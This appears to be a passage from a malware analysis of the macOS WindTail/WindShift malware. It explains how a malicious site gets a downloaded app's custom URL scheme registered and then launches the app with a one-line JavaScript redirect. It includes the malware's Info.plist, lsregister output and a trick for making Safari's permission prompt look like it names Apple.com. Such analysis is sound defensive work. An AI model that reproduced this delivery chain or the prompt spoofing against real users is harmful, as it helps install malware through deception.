
1. user visits a malicious website
2. website trigger downloads of malicious app that is automatically unzipped (Safari)
3. OS automatically registers app's custom URL scheme handlers
4. website loads custom URL scheme
5. OS automatically launches malicious application* to handle custom URL request

*with user permission

In short, the malicious `WindTail` installers contained support for a custom URL scheme (as can be seen in the malware's `Info.plist` file, within the `CFBundleURLSchemes` array):

```
$ cat /Users/patrick/Downloads/WindShift/Final_Presentation.app/Contents/Info.plist
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
  ...
  <key>CFBundleExecutable</key>
  <string>usrnode</string>
  ...
  <key>CFBundleIdentifier</key>
  <string>com.alis.tre</string>
  ...

  <key>CFBundleURLTypes</key>
  <array>
    <dict>
      <key>CFBundleURLName</key>
      <string>Local File</string>
      <key>CFBundleURLSchemes</key>
      <array>
        <string>openurl2622007</string>
      </array>
    </dict>
  </array>
  ...
  <key>LSMinimumSystemVersion</key>
  <string>10.7</string>
  ...
  <key>NSUIElement</key>
  <string>1</string>

</dict>
</plist>
```

The `CFBundleURLSchemes` (within the `CFBundleURLTypes`) holds an array of custom URL schemes that the application implements (here: `openurl2622007`). As detailed in my **"Remote Mac Exploitation Via Custom URL Schemes"** post, once this (malicious) application has been downloaded to the target's system, it will be automatically registered at the URL handler for the custom URL scheme:




```
$ lsregister -dump

BundleClass: kLSBundleClassApplication
...

 path:           /Users/User/Downloads/WindTail.app
 name:           WindTail
 executable:     Contents/MacOS/WindTail
 ....

 CFBundleURLTypes =     (
 {
            CFBundleURLName = "com.foo.bar.WindTail";
            CFBundleURLSchemes =             (
                openurl2622007
            );
 });

 claim id:          386204
   name:           com.foo.bar.WindTail
   rank:          Default
   roles:         Viewer
   flags:         url-type
   icon:
   bindings:      windshift:
```

Now, once registered, the malicious application can be launched via a simple URL request, for example from the same webpage that downloaded the malware:


```
window.location.replace('openurl2622007://');
```

On recent versions of Safari, this will generate an alert, as shown in my proof of concept:



Do you want to allow this page to open "WindShift"?


…however the contents of this alert are largely under the attackers control, and thus can be ‘designed’ in a manner that (most?) users may fall for:



Do you want to allow this page to open "Apple.com"?

Persistence: Login Item

In many of the `WindTail` samples, the main executable in the application bundle is named `usrnode`:

